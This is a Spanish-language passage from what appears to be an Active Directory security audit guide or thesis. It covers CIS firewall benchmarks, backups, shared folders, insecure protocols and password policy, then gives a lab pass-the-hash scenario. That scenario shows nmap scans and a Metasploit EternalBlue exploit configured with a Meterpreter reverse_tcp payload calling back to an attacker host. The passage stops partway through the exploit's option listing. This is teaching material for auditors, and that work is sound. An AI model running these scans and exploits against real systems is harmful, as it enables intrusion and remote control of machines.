

Figura 34 Página principal CIS

Dado que el entorno de laboratorio desplegado es Windows Server 2016 realizaremos una búsqueda de los documentos relacionados con la infraestructura solicitada



Figura 35 Resultados de búsqueda en web del CIS

Se debe seleccionar la opción de *Benchmarks*, dentro de la misma sección te ofrece la posibilidad de acceso y descarga de los diferentes tipos de guías que ofrecen proporcionando los datos del usuario que desea hacer uso de ellas.

Figura 36 Guías de bastionado de Windows publicadas en el CIS

Dentro de las guías se puede buscar fácilmente la opción del Firewall local de Windows y las configuraciones recomendadas para los diferentes perfiles (*Domain, Public, Private*).

Figura 37 Índice de guía bastionado CIS

Dentro de cada una de las medidas se explican detalles importantes como a qué tipos de sistemas se aplican (*Domain Controllers* o servidores miembros). Descripción del control, justificación de la necesidad de aplicar dicho control y la forma de auditarlo por parte del consultor de seguridad.

9.1.1 (L1) Ensure 'Windows Firewall: Domain: Firewall state' is set to 'On (recommended)' (Scored)

Profile Applicability:

- Level 1 - Domain Controller
- Level 1 - Member Server

Description:

Select On (recommended) to have Windows Firewall with Advanced Security use the settings for this profile to filter network traffic. If you select Off, Windows Firewall with Advanced Security will not use any of the firewall rules or connection security rules for this profile.

The recommended state for this setting is: `On (recommended)`.

Rationale:

If the firewall is turned off all traffic will be able to access the system and an attacker may be more easily able to remotely exploit a weakness in a network service.

Audit:

Navigate to the UI Path articulated in the Remediation section and confirm it is set as prescribed. This group policy setting is backed by the following registry location:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\WindowsFirewall\DomainProfile\
EnableFirewall
```

Figura 38 Ejemplo de control establecido en guía del CIS

Adicionalmente, el documento expone el impacto de aplicar el control y los mecanismos para remediar el incumplimiento del control.

4.2.5. Revisión de backups

Los *backups* son una parte primordial para una organización, de su integridad y disponibilidad depende el buen funcionamiento de la infraestructura de *Active Directory*. En este sentido, los *backup* serán utilizados en caso de contingencia tecnológica, la realización periódica de las copias de seguridad debe ser validada por el consultor de seguridad.

Existen diferentes mecanismos para poder analizar si se están realizando de forma eficiente las copias de seguridad sobre los sistemas de una organización.

1. Uso de pingcastle: Esta herramienta es utilizada para validar las características básicas de una infraestructura de *Active Directory*, entre ellas, la de validar la última fecha en la que se realizó un *backup*.

Figura 39 Ejemplo de resultados obtenidos mediante Pingcastle

2. Revisión mediante línea de comandos: Una forma de validar rápidamente el estado de los *backup* de una máquina es a través de PowerShell con el siguiente comando el cual devuelve información con la fecha de la última copia de seguridad.

```
Repadmin.exe /showbackup
```



Figura 40 Fechas de *backups* realizados

3. Reuniones con los responsables: Habitualmente, las organizaciones de un elevado tamaño poseen un departamento tecnológico y gente dedicada a la realización de copias de seguridad o al menos, cada sistema tiene un responsable identificado. En este sentido, el consultor de seguridad debe verificar con los responsables la realización periódica de copias de seguridad y la verificación de la integridad de las mismas (existe software que despliegan en entorno de prueba la copia de seguridad de forma transparente para los responsables).

4.2.6. Revisión de recursos compartidos

En las infraestructuras de *Active Directory* existen por defecto una serie de recursos que se comparten con las máquinas miembro (*sysvol* y *netlogon*).

Active Directory necesita de *sysvol* para almacenar en los clientes (máquinas miembro), una copia de los ficheros públicos del dominio que deben ser compartidos para el acceso común y la replicación de todo el conjunto del dominio. Los ficheros compartidos se almacenan dentro de los discos duros de los controladores de dominio y se replican a los miembros a través del servicio *File Replication Service* (FRS). Los clientes acceden al contenido del árbol utilizando las carpetas compartidas *sysvol* y *netlogon*.

Netlogon es un proceso de Windows Server que autentica a los usuarios y otros servicios dentro de un dominio. Dado que es un servicio y no una aplicación, *Netlogon* se ejecuta continuamente en segundo plano, a menos que se detenga manualmente o por un error de ejecución. *Netlogon* puede ser detenido o reiniciado desde el terminal de línea de comandos. Adicionalmente, este servicio se centra específicamente en la verificación de credenciales de usuario y otros servicios.

Para scripts adicionales a la hora de iniciar sesión muchos administradores introducen scripts personalizados dentro del *sysvol*, se debe validar la existencia de posibles credenciales y/o información sensible que permita obtener información de la infraestructura.



Figura 41 Visualización de *Netlogon* y *Sysvol* desde *end-point*

Adicionalmente, se debe verificar si otros usuarios de la organización tienen compartidas carpetas con permisos "*everyone*" y con información sensible no solo por el compromiso de la infraestructura de *Active Directory* sino por no incumplir con leyes como GDPR.

Este tipo de análisis a toda la infraestructura es a través del uso de Nessus, el cual notifica cuando detecta una carpeta compartida con permisos expuestos a todos los usuarios con visibilidad de la misma. [17] [18]

4.2.7. Revisión de protocolos de seguridad

Los protocolos de comunicación son otra de las piezas vitales dentro de la infraestructura de *Active Directory*, de forma nativa, se utilizan los puertos 445 y 389 (SMB y LDAP), adicionalmente, si se agregan aplicaciones y servicios se irán aumentando, incrementando así la complejidad de la infraestructura (SMTP – 25, DNS – 53, etc.).

Es importante que el consultor de seguridad evalúe la confidencialidad, integridad y disponibilidad de las comunicaciones existentes dentro de la infraestructura ya que, cualquier mínimo error en un protocolo puede derivar en un compromiso total de las comunicaciones.

1. Análisis automático: Con herramientas mencionadas con anterioridad (Nessus o pingcastle) se puede evaluar si existen protocolos considerados como inseguros dentro de la infraestructura.



Figura 42 Vulnerabilidad sobre SMBv1 detectada por Nessus

En la imagen superior se observa el estado de la infraestructura tras lanzar Nessus, se observa cómo se han detectado vulnerabilidades relacionadas con el protocolo SMB v1.



Figura 43 Vulnerabilidad sobre SMBv1 detectada por pingcastle

Los resultados de pingcastle muestran los mismos detalles respecto a un análisis del protocolo SMB v1 sobre la infraestructura devolviendo resultados similares

2. Validaciones manuales: Para verificar los resultados obtenidos por los análisis automáticos de vulnerabilidades o de red se recomienda realizar análisis de forma más manual o bajo otros mecanismos.

    a. Análisis del tráfico mediante escucha a través de un *port-mirroring* esta técnica puede proporcionar una visión global sobre la infraestructura de *Active Directory* si los responsables de la infraestructura proveen el acceso a un switch con capacidad de configurar un *port-span* o *port-mirroring*. Esta configuración vuelca todo el tráfico que circula a través de la electrónica de red que depende del switch y permite "capturar" todo el tráfico al dispositivo o máquina que se conecte a dicho puerto.

    b. Análisis del tráfico a través de wireshark sobre los *Domain Controllers* esta opción puede no ser del todo fiable, ya que muchas veces instalar programas de terceros puede incumplir las políticas de seguridad de una organización, no obstante, puede resultar útil en caso de que la organización no disponga de un *swtich* gestionable con capacidad de *port-mirroring*.

    c. Uso de PowerShell sobre los *Domain Controller*, Windows por defecto posee un *sniffer* de red para tener la capacidad de estudiar el tráfico que fluye a través de la máquina en cuestión, hay que destacar que este *sniffer* no pone la tarjeta en modo monitor por lo que solo se escuchara el tráfico que establezca

comunicaciones sobre la máquina auditada. La herramienta nativa es netsh, para auditar las comunicaciones se debe utilizar el siguiente comando:

```
netsh trace start persistent=yes capture=yes
tracefile=<file_output.etl>
```

El tamaño por defecto de las capturas es de 250 megabytes, pero puede ser modificado usando el parámetro *maxsize*. Una vez finalizada la captura se procede a estudiar el fichero utilizando software gratuito como Microsoft *Message Analyzer* pudiéndolo convertir a formatos más legibles o cargando la captura en cain & Abel para verificar si existen vulnerabilidades dentro de la traza como *password* en claro o hashes débiles.

4.2.7.1. Algunos protocolos vulnerables

En este subapartado dentro de la sección de revisión protocolos dentro de la infraestructura se identifican algunos detalles para poder identificar de forma eficiente algunos de los protocolos habituales y potencialmente vulnerables que fluyen utilizando *Active Directory*.

Utilizando los mecanismos comentados con anterioridad para realizar una captura de tráfico procederemos a analizar el que se encuentra en la infraestructura de laboratorio de *Active Directory*. En este sentido, utilizaremos los mecanismos de Powershell ya que no se dispone de un swtich gestionable para configurar un *port-mirroring*. (**¡Importante, este comando es necesario utilizarlo en una consola con privilegios de administración!).**



Figura 44 Ejemplo de captura de tráfico mediante netsh

Entre los protocolos encontrados se debe prestar especial atención en los siguientes:

- Telnet: Protocolo de administración remota de electrónica de red o máquina, es considerado vulnerable ya que envía la información en texto claro.
- HTTP: Protocolo considerado vulnerable al transmitir la información en texto claro y es susceptible a diversas técnicas de captura de paquetes.
- CLDAP: Es la versión de LDAP por el puerto 389 (sin SSL), por lo tanto, mucha información sobre la infraestructura de *Active Directory* puede ser obtenida tan solo escuchando el tráfico.
- SMB versión 1: Es un protocolo que no incorpora medidas de seguridad de forma nativa y a través del cual, la mayoría del malware y programas maliciosos aprovechan para la propagarse por la infraestructura.
- SNMP versión 1: Es un protocolo susceptible a ataques de denegación de servicio, realiza la transmisión de información de contraseñas en texto claro y es vulnerable a diversas

técnicas de capturas de paquetes. Adicionalmente, se ha encontrado la *community string* por defecto, "*public*".

Estos protocolos son los que comúnmente serán obtenidos sobre una infraestructura de *Active Directory* típica, pero se debe tener en cuenta las particularidades de cada infraestructura a la hora de realizar las recomendaciones pertinentes cuando se presente el informe.

En este sentido, para los protocolos considerados como vulnerables se deberían de seguir las siguientes recomendaciones para mitigar en la medida de lo posible un potencial ataque. El uso de protocolos sobre una infraestructura de *Active Directory* debe de incorporar la seguridad de forma nativa en su versión seleccionada como TLS para la gestión de las comunicaciones de forma segura. A la hora de realizar modificaciones sobre la versión actual de un protocolo se debe seguir una estrecha colaboración con los responsables de los sistemas para evitar una pérdida de disponibilidad en los servicios. A continuación, se enumeran una sería de recomendaciones:

- Usar SSH en lugar de telnet para la administración de electrónica de red y/o máquinas.
- Usar HTTPS en lugar de HTTP para cada una de las aplicaciones o portales web existentes en la infraestructura de *Active Directory*.
- Uso de versiones de LDAP sobre SSL para evitar posibles capturas de información sobre la infraestructura.
- Actualizar y limitar el uso de SMBv1 sobre la infraestructura de *Active Directory*, en este sentido, las aplicaciones deben usar SMBv2 y, de ser posible, SMBv3. En caso de no poder actualizar la versión de SMB se recomienda aislar, documentar y monitorizar el sistema aislado para tener un mayor control de la misma. Adicionalmente, gestionar un plan de actualización de protocolo siempre que sea posible.
- Actualizar la versión de SNMP a SNMPv3, sino fuese posible actualizar a SNMPv2 y modificar las claves por defecto de las *community string* para evitar que estas sean utilizadas.

4.3. Bloque III: Revisión de GPO

Una GPO (*Group Policy Object*) o en castellano, objeto de directiva de grupo, es un conjunto de parámetros que definen el comportamiento de un sistema y los permisos para un grupo definido de usuarios. Microsoft permite la gestión de este tipo de objetos utilizando las diferentes herramientas dentro de la infraestructura *de Active Directory (Group Policy Managment Editor*).

Las GPO dentro de sus parámetros engloban las políticas de las que dispone *Active Directory* para configurar todos los permisos de usuario, por tanto, las GPO son un mecanismo flexible para poder asignar esos permisos a diferentes grupos de usuarios, unidades organizativas o máquinas. Las políticas están basadas en los registros almacenados en el sistema, opciones de seguridad, capacidades de instalación y mantenimiento de software, ejecución de scripts, opciones de acceso a recursos, etc.

Al existir un número elevado de políticas en este apartado se pretende detallar los mecanismos para analizarlas a alto nivel y en el conjunto global mientras que se pondrá especial foco en las más importantes.

4.3.1. Política de contraseñas

Las contraseñas son el principal método que se utiliza para la autenticación en sistemas de una infraestructura *Active Directory*, tanto para servidores como para *end-points*. En este sentido, se debe verificar que las GPOs tienen configuradas unas medidas restrictivas para las contraseñas dentro de los sistemas de información de la organización garantizando así la robustez de las mismas. A continuación, se enumeran las condiciones mínimas necesarias:

- Contener letras mayúsculas (A-Z).
- Contener letras minúsculas (a-z).
- Contener dígitos (0-9).
- Contener símbolos (!, @, #, $, ~, %, etc.).
- Longitud mínima de 10 caracteres.

Adicionalmente, se debe seguir una serie de buenas prácticas para dar soporte de forma añadida a los requisitos establecidos anteriormente.

1. Creación de una *Default Domain Policy* para las contraseñas: Las Default *Domain Policy* son un conjunto de políticas que pueden utilizarse como base para la generación por defecto de GPOs, es decir, se puede configurar una única vez la política de contraseñas para la organización y todas las GPOs generadas posteriormente poseerán dicha configuración.
2. Evitar el uso de contraseñas antiguas: Es recomendable que el historial de contraseñas se encuentre activado para evitar que un usuario utilice la misma contraseña de manera habitual, y que mediante técnicas de ingeniería social pudiera verse comprometida.
3. Caducidad de la contraseña: Las contraseñas deben tener una vigencia determinada para fomentar una rotado que evite un posible compromiso de las cuentas de usuario y/o aplicación. La periodicidad recomendada suele estar en torno los 40 y 60 días.
4. Limitación del número máximo de intentos fallidos al iniciar sesión: Uno de los soportes de la política de contraseñas contra los intentos de ataques de fuerza bruta es establecer un "*lockout*" o bloqueo de la cuenta en caso de realizarse múltiples intentos de acceso fallidos.

4.3.2. Mecanismos anti *pass-the-hash*

Los ataques *Pass-the-hash* se basan en la captura de credenciales de inicio de sesión de un usuario legítimo de la infraestructura de *Active Directory* (pueden ser hashes de contraseñas) por parte de un atacante para posteriormente realizar la autenticación en otros equipos de la red.

Las credenciales capturadas pueden ser tanto de usuarios de dominio como de usuarios locales de los sistemas. [19]

4.3.2.1. Escenario de ataque planteado pass the hash

En este apartado se plantea un escenario habitual en la mayoría de organizaciones en las que se producen ataques de *pass the hash*. Un atacante que consigue acceso a una boca de red o el

acceso a una máquina mediante ingeniería social dentro de la organización, a partir de aquí se analizarán las capacidades que tendría el intruso.

1. El primer acto que realizaría un atacante es el de analizar la infraestructura para verificar los objetivos potenciales de la intrusión. El primer paso que debe realizar es el de analizar las máquinas dentro de la infraestructura mostrando información relativa al nombre, si están o no bajo dominio, puertos abiertos o *filtered*. Un puerto *filtered* no es más que un puerto restringido mediante firewall, casi con toda seguridad un atacante no podrá establecer comunicación con estos puertos, así como versionado y otra información útil. Esta información se obtendría a partir de nmap utilizando el siguiente comando.

```
nmap -sS -T4 10.0.80.0/24 --open
```

Una vez obtenidos los hosts se procede a analizar las máquinas específicas de la infraestructura y la versión del servicio en ejecución.

```
nmap -sV -T4 -v 10.0.80.230-235 --open
```

Ejecutado el comando observamos la versión de los sistemas operativos y los servicios corriendo en cada uno de los puertos, de esta forma, se evita generar mucho "ruido" sobre el segmento de red, evitando así la detección por parte de sistemas IDS (*Intrusion Detection System*), ya que los escaneos de puertos son un mecanismo de fácil detección.



Figura 45 nmap sobre infraestructura de laboratorio

Para verificar la existencia de posibles vulnerabilidades sobre las máquinas identificadas como potenciales objetivos se utiliza la herramienta de análisis de vulnerabilidades Nessus, para ello, se introducen todas las direcciones en el rango 10.0.80.230-235, el listado de máquinas que encontramos desplegadas en el entorno de laboratorio es la siguiente lista:

- Nintendo – PDC – Windows Server 2016 – 10.0.80.230
- Sony – RODC – Windows Server 2016 – 10.0.80.231
- Fender – Servidor Miembro – Windows Server 2008 R2 – 10.0.80.232

- Switch – WSUS – Windows Server 2016 – 10.0.80.233

Entre el listado de vulnerabilidades que existe dentro de la infraestructura destacan las siguientes:



Figura 46 Análisis de vulnerabilidades mediante Nessus sobre infraestructura de Active Directory

En su mayoría son vulnerabilidades derivadas de una mala gestión del protocolo SMB en su versión 1. Un atacante utilizaría en este caso un *exploit* diseñado para explotar este protocolo. En este sentido, WannaCry utilizó el *exploit* EternalBlue publicado por el grupo de hackers ShadowBrokers, no obstante, en sistemas Windows Server 2016 no es posible su ejecución sin la cuenta de usuario *guest* o invitado habilitada (por defecto esta cuenta siempre se encuentra deshabilitada). En este sentido, el objetivo más factible es la máquina Fender que utiliza la versión de sistema operativo Windows Server 2008 R2.

Para la explotación de sistema se utiliza el *framework* de *exploiting* metasploit: [21]

```
root@kaliHotWheels:~# msfconsole
[-] Failed to connect to the database: could not connect to server: Connection refused
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?


    ,           ,
   /             \
  ((__---,,,---__))
     (_) O O (_)_________
        \ _ /            |\
         o_o \   M S F   | \
              \   _____  |  *
               ||| WW|||
               |||     |||


       =[ metasploit v4.16.61-dev                         ]
+ -- --=[ 1773 exploits - 1011 auxiliary - 307 post       ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Figura 47 Despliegue de metasploit

Una vez cargado el *framework* se procede a cargar el *exploit*, en este caso Windows/smb/ms17_010_eternalblue, para ello se utiliza el comando use de metasploit:

```
Use windows/smb/ms17_010_eternalblue
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   GroomAllocations    12               yes       Initial number of times to groom the kernel pool.
   GroomDelta          5                yes       The amount to increase the groom count by per try.
   MaxExploitAttempts  3                yes       The number of times to retry the exploit.
   ProcessName         spoolsv.exe      yes       Process to inject payload into.
   RHOST                                yes       The target address
   RPORT               445              yes       The target port (TCP)
   SMBDomain           .                no        (Optional) The Windows domain to use for authentication
   SMBPass                              no        (Optional) The password for the specified username
   SMBUser                              no        (Optional) The username to authenticate as
   VerifyArch          true             yes       Check if remote architecture matches exploit Target.
   VerifyTarget        true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf exploit(windows/smb/ms17_010_eternalblue) >
```

Figura 48 Uso de *exploit* eternalblue

Con el modificador "*show options*" se pueden observar los diferentes parámetros que el *exploit* permite utilizar. Los datos más relevantes son el RHOST (dirección IP de la máquina víctima) y de forma opcional el dominio para proveer de mayor información al *exploit*.

Otro elemento vital para la ejecución satisfactoria de un *exploit* es el *payload*. El *payload* no es más que la parte del malware que realiza la acción maliciosa para la que fue diseñado y la encargada de establecer la comunicación entre la víctima y el atacante (*bind* o *reverse*). El *payload* con mayor porcentaje de éxito es *meterpreter*.

Para recapitular y completar todos los parámetros del *exploit* se necesitaría ejecutar las siguientes órdenes:

```
Set rhost 10.0.80.232
Set SMBDomain fakeorg
set payload windows/x64/meterpreter/reverse_tcp
set lhost 10.0.80.6
```

El resultado final debe ser el siguiente, previa ejecución:

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   GroomAllocations    12               yes       Initial number of times to groom the kernel pool.
   GroomDelta          5                yes       The amount to increase the groom count by per try.
   MaxExploitAttempts  3                yes       The number of times to retry the exploit.
